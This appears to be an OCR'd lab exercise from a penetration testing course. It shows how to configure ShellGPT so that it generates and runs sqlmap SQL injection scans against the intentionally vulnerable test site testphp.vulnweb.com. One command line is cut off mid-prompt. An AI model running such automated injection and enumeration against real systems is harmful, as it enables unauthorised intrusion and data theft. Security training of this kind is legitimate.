🌐 Module 05: Web Application Penetration Testing

```
# Exercise 12: Performing SQL Injection using AI
```

Scenario

In this exercise, we will use **ShellGPT (`sgpt`)** to perform automated SQL injection. ShellGPT is an AI-powered command-line interface leveraging OpenAI GPT-4 to generate and execute shell commands and penetration testing workflows automatically based on natural language prompts.

By combining AI prompt engineering with penetration testing tools like `sqlmap`, security assessors can automate complex multi-stage attack parameters, vulnerability checks, and database enumeration.

Objective


The objective of this lab is to help students learn how to:
- Configure ShellGPT (`sgpt`) with an AI activation API key on Parrot Security
- Formulate natural language prompts to perform Boolean-based, UNION-based, Error-based, and Time-based blind SQL injection checks
- Automate database enumeration on vulnerable targets (`http://testphp.vulnweb.com/listproducts.php?cat=1`)
- Analyze `sqlmap_results.txt` output and identify web server software versions (Nginx)

Task 1: Performing SQL Injection using AI


In this task, we configure ShellGPT on Parrot Security using `sgpt.sh`, issue a natural language prompt instructing `sgpt` to run `sqlmap` against the vulnerable target URL `http://testphp.vulnweb.com/listproducts.php?cat=1`, and extract target database and server information (Nginx version).

Lab Tasks


1. In the **Parrot Security** machine, launch a command-line terminal, type **sudo su**, and press Enter. Enter password **toor**.



1. Run the configuration script to setup ShellGPT:
   bash sgpt.sh




1. When prompted, paste your **AI Activation Key** into the terminal and press Enter.
2. *(Check your course dashboard on ASPEN / iClass / ECL for your activation key).*





1. Once the API key integration completes successfully, issue the following natural language prompt to generate and execute an automated SQL injection workflow:

```
sgpt --shell "Check for Boolean-based SQL injection, UNION-based SQL injection, Error-based SQL inj
```




1. When `sgpt` presents the generated command proposal, type **E** and press Enter to execute the command.

